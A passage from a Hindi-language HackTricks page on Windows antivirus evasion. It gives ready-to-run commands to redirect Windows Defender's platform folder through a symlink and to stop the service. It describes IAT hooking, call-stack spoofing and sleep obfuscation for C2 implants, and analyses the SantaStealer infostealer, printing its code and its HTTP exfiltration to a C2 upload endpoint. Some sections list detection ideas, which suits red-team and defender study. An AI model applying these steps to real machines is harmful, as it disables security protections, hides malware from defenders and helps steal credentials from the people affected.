- Defender अपनी फोल्डरों में लिखने को रोकता है, लेकिन उसका platform चयन directory entries पर भरोसा करता है और शब्दानुक्रमिक रूप से सबसे उच्च संस्करण चुनता है बिना यह सत्यापित किए कि target एक protected/trusted path पर resolve होता है।
Step-by-step (example)
- वर्तमान platform फ़ोल्डर की एक writable क्लोन तैयार करें, उदाहरण के लिए
C:\TMP\AV:
set SRC="C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.25070.5-0"
set DST="C:\TMP\AV"
robocopy %SRC% %DST% /MIR
- अपनी फ़ोल्डर की ओर इशारा करते हुए Platform के अंदर उच्च-संस्करण निर्देशिका symlink बनाएं:
mklink /D "C:\ProgramData\Microsoft\Windows Defender\Platform\5.18.25070.5-0" "C:\TMP\AV"
- ट्रिगर चयन (रीबूट की सिफारिश):
shutdown /r /t 0
- सत्यापित करें कि MsMpEng.exe (WinDefend) पुनर्निर्देशित पथ से चल रहा है:
Get-Process MsMpEng | Select-Object Id,Path
# or
wmic process where name='MsMpEng.exe' get ProcessId,ExecutablePath
आपको C:\TMP\AV\ के तहत नया प्रोसेस पाथ और उस स्थान को दर्शाती service configuration/registry दिखाई देनी चाहिए।
Post-exploitation options
- DLL sideloading/code execution: Defender अपने application directory से जो DLLs लोड करता है उन्हें drop/replace करके Defender के processes में code execute कराएँ। ऊपर के सेक्शन को देखें: DLL Sideloading & Proxying.
- Service kill/denial: version-symlink को हटा दें ताकि अगली बार start पर configured path resolve न हो और Defender स्टार्ट करने में विफल रहे:
rmdir "C:\ProgramData\Microsoft\Windows Defender\Platform\5.18.25070.5-0"
Tip
ध्यान दें कि यह तकनीक अपने आप privilege escalation प्रदान नहीं करती; इसके लिए admin rights की आवश्यकता होती है।
API/IAT Hooking + Call-Stack Spoofing with PIC (Crystal Kit-style)
Red teams runtime evasion को C2 implant से हटाकर सीधे target module में ले जा सकते हैं, इसके Import Address Table (IAT) को hook करके और चुने गए APIs को attacker-controlled, position‑independent code (PIC) के माध्यम से route करके। यह उन छोटे API सतहों से परे evasion को सामान्यीकृत करता जो कई kits एक्सपोज़ करते हैं (e.g., CreateProcessA), और वही सुरक्षा BOFs और post‑exploitation DLLs पर भी लागू करता है।
High-level approach
- एक PIC blob को target module के बगल में reflective loader का उपयोग करके स्टेज करें (prepended or companion)। PIC self‑contained और position‑independent होना चाहिए।
- जब host DLL लोड होता है, इसकी IMAGE_IMPORT_DESCRIPTOR को पार करें और लक्षित imports (e.g., CreateProcessA/W, CreateThread, LoadLibraryA/W, VirtualAlloc) के लिए IAT एंट्रीज़ को patch करके thin PIC wrappers की तरफ संकेत करें।
- प्रत्येक PIC wrapper असली API पते को tail‑call करने से पहले evasions execute करता है। सामान्य evasions में शामिल हैं:
- कॉल के चारों ओर memory mask/unmask (e.g., encrypt beacon regions, RWX→RX, change page names/permissions) और कॉल के बाद restore।
- Call‑stack spoofing: एक benign stack बनाकर target API में transition करें ताकि call‑stack analysis अपेक्षित frames दिखाए।
- compatibility के लिए एक interface export करें ताकि Aggressor script (या समकक्ष) यह register कर सके कि Beacon, BOFs और post‑ex DLLs के लिए किन APIs को hook करना है।
Why IAT hooking here
- यह उन किसी भी code के साथ काम करता है जो hooked import का उपयोग करता है, बिना tool code में बदलाव किए या Beacon पर विशिष्ट APIs को proxy करने पर निर्भर हुए।
- post‑ex DLLs को भी कवर करता है: LoadLibrary* को hook करने से आप module loads (e.g., System.Management.Automation.dll, clr.dll) को intercept कर सकते हैं और उनके API कॉल्स पर वही masking/stack evasion लागू कर सकते हैं।
- CreateProcessA/W को wrap करके call‑stack–based detections के खिलाफ process‑spawning post‑ex commands के भरोसेमंद उपयोग को पुनर्स्थापित करता है।
Minimal IAT hook sketch (x64 C/C++ pseudocode)
// For each IMAGE_IMPORT_DESCRIPTOR
//  For each thunk in the IAT
//    if imported function == "CreateProcessA"
//       WriteProcessMemory(local): IAT[idx] = (ULONG_PTR)Pic_CreateProcessA_Wrapper;
// Wrapper performs: mask(); stack_spoof_call(real_CreateProcessA, args...); unmask();
नोट्स
- पैच को relocations/ASLR के बाद और import के पहली बार उपयोग से पहले लागू करें। TitanLdr/AceLdr जैसे reflective loaders लोड किए गए मॉड्यूल के DllMain के दौरान hooking दिखाते हैं।
- wrappers को छोटा और PIC-safe रखें; वास्तविक API को उस मूल IAT वैल्यू के माध्यम से हल करें जिसे आपने पैच करने से पहले कैप्चर किया था या via LdrGetProcedureAddress.
- PIC के लिए RW → RX transitions का उपयोग करें और writable+executable पेज न छोड़ें।
Call‑stack spoofing stub
- Draugr‑style PIC stubs एक नकली call chain बनाते हैं (return addresses सुरक्षित मॉड्यूलों में) और फिर वास्तविक API में pivot करते हैं।
- यह उन detections को विफल करता है जो Beacon/BOFs से sensitive APIs तक canonical stacks की उम्मीद करते हैं।
- API prologue से पहले expected frames में पहुँचने के लिए stack cutting/stack stitching techniques के साथ जोड़ें।
Operational integration
- reflective loader को post‑ex DLLs के आगे prepend करें ताकि PIC और hooks DLL लोड होने पर स्वतः initialise हो जाएँ।
- target APIs को register करने के लिए Aggressor script का उपयोग करें ताकि Beacon और BOFs बिना कोड परिवर्तनों के पारदर्शी रूप से समान evasion path से लाभान्वित हों।
Detection/DFIR considerations
- IAT integrity: ऐसे entries जो non‑image (heap/anon) addresses को resolve करते हैं; import pointers का periodic verification।
- Stack anomalies: return addresses जो loaded images से संबंधित नहीं हैं; non‑image PIC में अचानक transitions; inconsistent RtlUserThreadStart ancestry।
- Loader telemetry: IAT पर in‑process writes, import thunks में संशोधन करने वाली early DllMain activity, load पर बनायी गयी unexpected RX regions।
- Image‑load evasion: यदि LoadLibrary* को hook किया जा रहा है, तो memory masking events के साथ correlated automation/clr assemblies की suspicious loads की निगरानी करें।
Related building blocks and examples
- Reflective loaders जो load के दौरान IAT patching करते हैं (e.g., TitanLdr, AceLdr)
- Memory masking hooks (e.g., simplehook) और stack‑cutting PIC (stackcutting)
- PIC call‑stack spoofing stubs (e.g., Draugr)
Import-Time IAT Hooking + Sleep Obfuscation (Crystal Palace/PICO)
Import-time IAT hooks via a resident PICO
यदि आप एक reflective loader को कंट्रोल करते हैं, तो आप imports को ProcessImports() के दौरान hook कर सकते हैं loader के GetProcAddress pointer को एक custom resolver से बदलकर जो पहले hooks को चेक करता है:
- एक resident PICO (persistent PIC object) बनाएं जो transient loader PIC के self-free होने के बाद भी जीवित रहे।
- एक
setup_hooks()function export करें जो loader के import resolver को overwrite करे (e.g.,funcs.GetProcAddress = _GetProcAddress)। _GetProcAddressमें, ordinal imports को skip करें और__resolve_hook(ror13hash(name))जैसी hash-based hook lookup का उपयोग करें। यदि hook मौजूद है तो उसे return करें; अन्यथा वास्तविकGetProcAddressको delegate करें।- Crystal Palace
addhook "MODULE$Func" "hook"entries के साथ link time पर hook targets register करें। hook valid रहता है क्योंकि यह resident PICO के अंदर रहता है।
यह import-time IAT redirection देता है बिना loaded DLL के code section को post-load patch किए।
Forcing hookable imports when the target uses PEB-walking
Import-time hooks केवल तभी trigger होते हैं जब function वास्तव में target के IAT में हो। यदि कोई module APIs को PEB-walk + hash के माध्यम से resolve करता है (कोई import entry नहीं), तो loader के ProcessImports() path को यह दिखने के लिए एक वास्तविक import मजबूर करें:
- हैश्ड export resolution (e.g.,
GetSymbolAddress(..., HASH_FUNC_WAIT_FOR_SINGLE_OBJECT)) को&WaitForSingleObjectजैसे direct reference से बदलें। compiler एक IAT entry emit करेगा, जिससे reflective loader जब imports resolve करे तो interception संभव होगा।
Ekko-style sleep/idle obfuscation without patching Sleep()
Sleep को patch करने के बजाय, implant द्वारा उपयोग किए जाने वाले वास्तविक wait/IPC primitives (WaitForSingleObject(Ex), WaitForMultipleObjects, ConnectNamedPipe) को hook करें। लंबे waits के लिए, कॉल को Ekko-style obfuscation chain में wrap करें जो idle के दौरान in-memory image को encrypt करता है:
- callback्स की एक sequence schedule करने के लिए
CreateTimerQueueTimerका उपयोग करें जो craftedCONTEXTframes के साथNtContinueको कॉल करें। - Typical chain (x64): image को
PAGE_READWRITEपर सेट करें → पूरे mapped image परadvapi32!SystemFunction032के माध्यम से RC4 encrypt करें → blocking wait करें → RC4 decrypt करें → PE sections को walk करके restore per-section permissions करें → completion को signal करें। RtlCaptureContextएक templateCONTEXTप्रदान करता है; इसे multiple frames में clone करें और प्रत्येक step को invoke करने के लिए registers (Rip/Rcx/Rdx/R8/R9) सेट करें।
Operational detail: लंबे waits के लिए “success” return करें (e.g., WAIT_OBJECT_0) ताकि caller तब भी आगे बढ़े जब image masked हो। यह pattern idle windows के दौरान मॉड्यूल को scanners से छुपाता है और क्लासिक “patched Sleep()” signature से बचाता है।
Detection ideas (telemetry-based)
- ऐसे bursts जहाँ
CreateTimerQueueTimercallbacksNtContinueकी ओर इशारा करते हैं। advapi32!SystemFunction032का उपयोग बड़े contiguous image-sized buffers पर किया जाना।- बड़े-रेंज के
VirtualProtectके बाद custom per-section permission restoration।
SantaStealer Tradecraft for Fileless Evasion and Credential Theft
SantaStealer (aka BluelineStealer) यह दर्शाता है कि आधुनिक info-stealers कैसे AV bypass, anti-analysis और credential access को एकीकृत workflow में मिलाते हैं।
Keyboard layout gating & sandbox delay
- एक config flag (
anti_cis)GetKeyboardLayoutListके माध्यम से इंस्टॉल किए गए keyboard layouts को enumerate करता है। यदि कोई Cyrillic layout मिलता है, तो sample एक खालीCISmarker गिराता है और stealers चलाने से पहले terminate हो जाता है, यह सुनिश्चित करते हुए कि यह excluded locales पर कभी detonate न करे जबकि hunting artifact छोड़ दे।
HKL layouts[64];
int count = GetKeyboardLayoutList(64, layouts);
for (int i = 0; i < count; i++) {
LANGID lang = PRIMARYLANGID(HIWORD((ULONG_PTR)layouts[i]));
if (lang == LANG_RUSSIAN) {
CreateFileA("CIS", GENERIC_WRITE, 0, NULL, CREATE_ALWAYS, 0, NULL);
ExitProcess(0);
}
}
Sleep(exec_delay_seconds * 1000); // config-controlled delay to outlive sandboxes
Layered check_antivm logic
- वेरिएंट A प्रोसेस लिस्ट को स्कैन करता है, प्रत्येक नाम का कस्टम rolling checksum से हैश लेता है, और इसे embedded blocklists for debuggers/sandboxes के खिलाफ तुलना करता है; यह कंप्यूटर नाम पर भी चेकसम दोहराता है और
C:\analysisजैसे वर्किंग डायरेक्टरीज़ की जाँच करता है। - वेरिएंट B सिस्टम गुणों (process-count floor, recent uptime) का निरीक्षण करता है,
OpenServiceA("VBoxGuest")को कॉल करके VirtualBox additions का पता लगाता है, और single-stepping को पकड़ने के लिए sleeps के आसपास timing checks करता है। कोई भी hit होने पर मॉड्यूल लॉन्च होने से पहले abort कर दिया जाता है।
Fileless helper + double ChaCha20 reflective loading
- मुख्य DLL/EXE एक Chromium credential helper embed करता है जो या तो डिस्क पर drop किया जाता है या मैन्युअली in-memory में mapped किया जाता है; fileless mode imports/relocations को स्वयं resolve करता है ताकि कोई helper artifacts लिखे न जाएँ।
- वह helper एक second-stage DLL को ChaCha20 से दो बार encrypt करके स्टोर करता है (two 32-byte keys + 12-byte nonces)। दोनों पास के बाद, यह blob को reflectively load करता है (कोई
LoadLibraryनहीं) और एक्सपोर्ट्सChromeElevator_Initialize/ProcessAllBrowsers/Cleanupको कॉल करता है जो ChromElevator से derived हैं। - ChromElevator routines direct-syscall reflective process hollowing का उपयोग करके एक live Chromium browser में inject करती हैं, AppBound Encryption keys को inherit करती हैं, और ABE hardening के बावजूद SQLite databases से सीधे passwords/cookies/credit cards को decrypt करती हैं।
Modular in-memory collection & chunked HTTP exfil
create_memory_based_logएक globalmemory_generatorsfunction-pointer table पर iterate करता है और enabled module (Telegram, Discord, Steam, screenshots, documents, browser extensions, आदि) के लिए एक thread spawn करता है। प्रत्येक thread परिणाम shared buffers में लिखता है और लगभग 45s के join window के बाद अपने file count की रिपोर्ट करता है।- समाप्त होने पर, सब कुछ स्टेटिकली लिंक्ड
minizलाइब्रेरी के साथ %TEMP%\Log.zip के रूप में zip किया जाता है।ThreadPayload1उसके बाद 15s के लिए sleep करता है और archive को 10 MB chunks में HTTP POST के जरिएhttp://<C2>:6767/uploadपर stream करता है, browsermultipart/form-databoundary (----WebKitFormBoundary***) को spoof करते हुए। प्रत्येक chunk मेंUser-Agent: upload,auth: <build_id>, वैकल्पिकw: <campaign_tag>जोड़ा जाता है, और आखिरी chunk मेंcomplete: trueappend किया जाता है ताकि C2 को reassembly पूरा होने का पता चल सके।
References
- Crystal Kit – blog
- Crystal-Kit – GitHub
- Elastic – Call stacks, no more free passes for malware
- Crystal Palace – docs
- simplehook – sample
- stackcutting – sample
- Draugr – call-stack spoofing PIC
- Unit42 – New Infection Chain and ConfuserEx-Based Obfuscation for DarkCloud Stealer
- Synacktiv – Should you trust your zero trust? Bypassing Zscaler posture checks
- Check Point Research – Before ToolShell: Exploring Storm-2603’s Previous Ransomware Operations
- Hexacorn – DLL ForwardSideLoading: Abusing Forwarded Exports
- Windows 11 Forwarded Exports Inventory (apis_fwd.txt)
- Microsoft Docs – Known DLLs
- Microsoft – Protected Processes
- Microsoft – EKU reference (MS-PPSEC)
- Sysinternals – Process Monitor
- CreateProcessAsPPL launcher
- Zero Salarium – Countering EDRs With The Backing Of Protected Process Light (PPL)
- Zero Salarium – Break The Protective Shell Of Windows Defender With The Folder Redirect Technique
- Microsoft – mklink command reference
- Check Point Research – Under the Pure Curtain: From RAT to Builder to Coder
- Rapid7 – SantaStealer is Coming to Town: A New, Ambitious Infostealer
- ChromElevator – Chrome App Bound Encryption Decryption
- Check Point Research – GachiLoader: Defeating Node.js Malware with API Tracing
- Sleeping Beauty: Putting Adaptix to Bed with Crystal Palace
- Ekko sleep obfuscation
- SysWhispers4 – GitHub
Tip
AWS Hacking सीखें & अभ्यास करें:
GCP Hacking सीखें & अभ्यास करें:
Az Hacking सीखें & अभ्यास करें:HackTricks का समर्थन करें
- subscription plans देखें!
- जुड़ें 💬 Discord group, telegram group, follow करें @hacktricks_live X/Twitter पर, या LinkedIn page और YouTube channel देखें।
- HackTricks](https://github.com/carlospolop/hacktricks) और HackTricks Cloud github repos में PRs सबमिट करके hacking tricks साझा करें।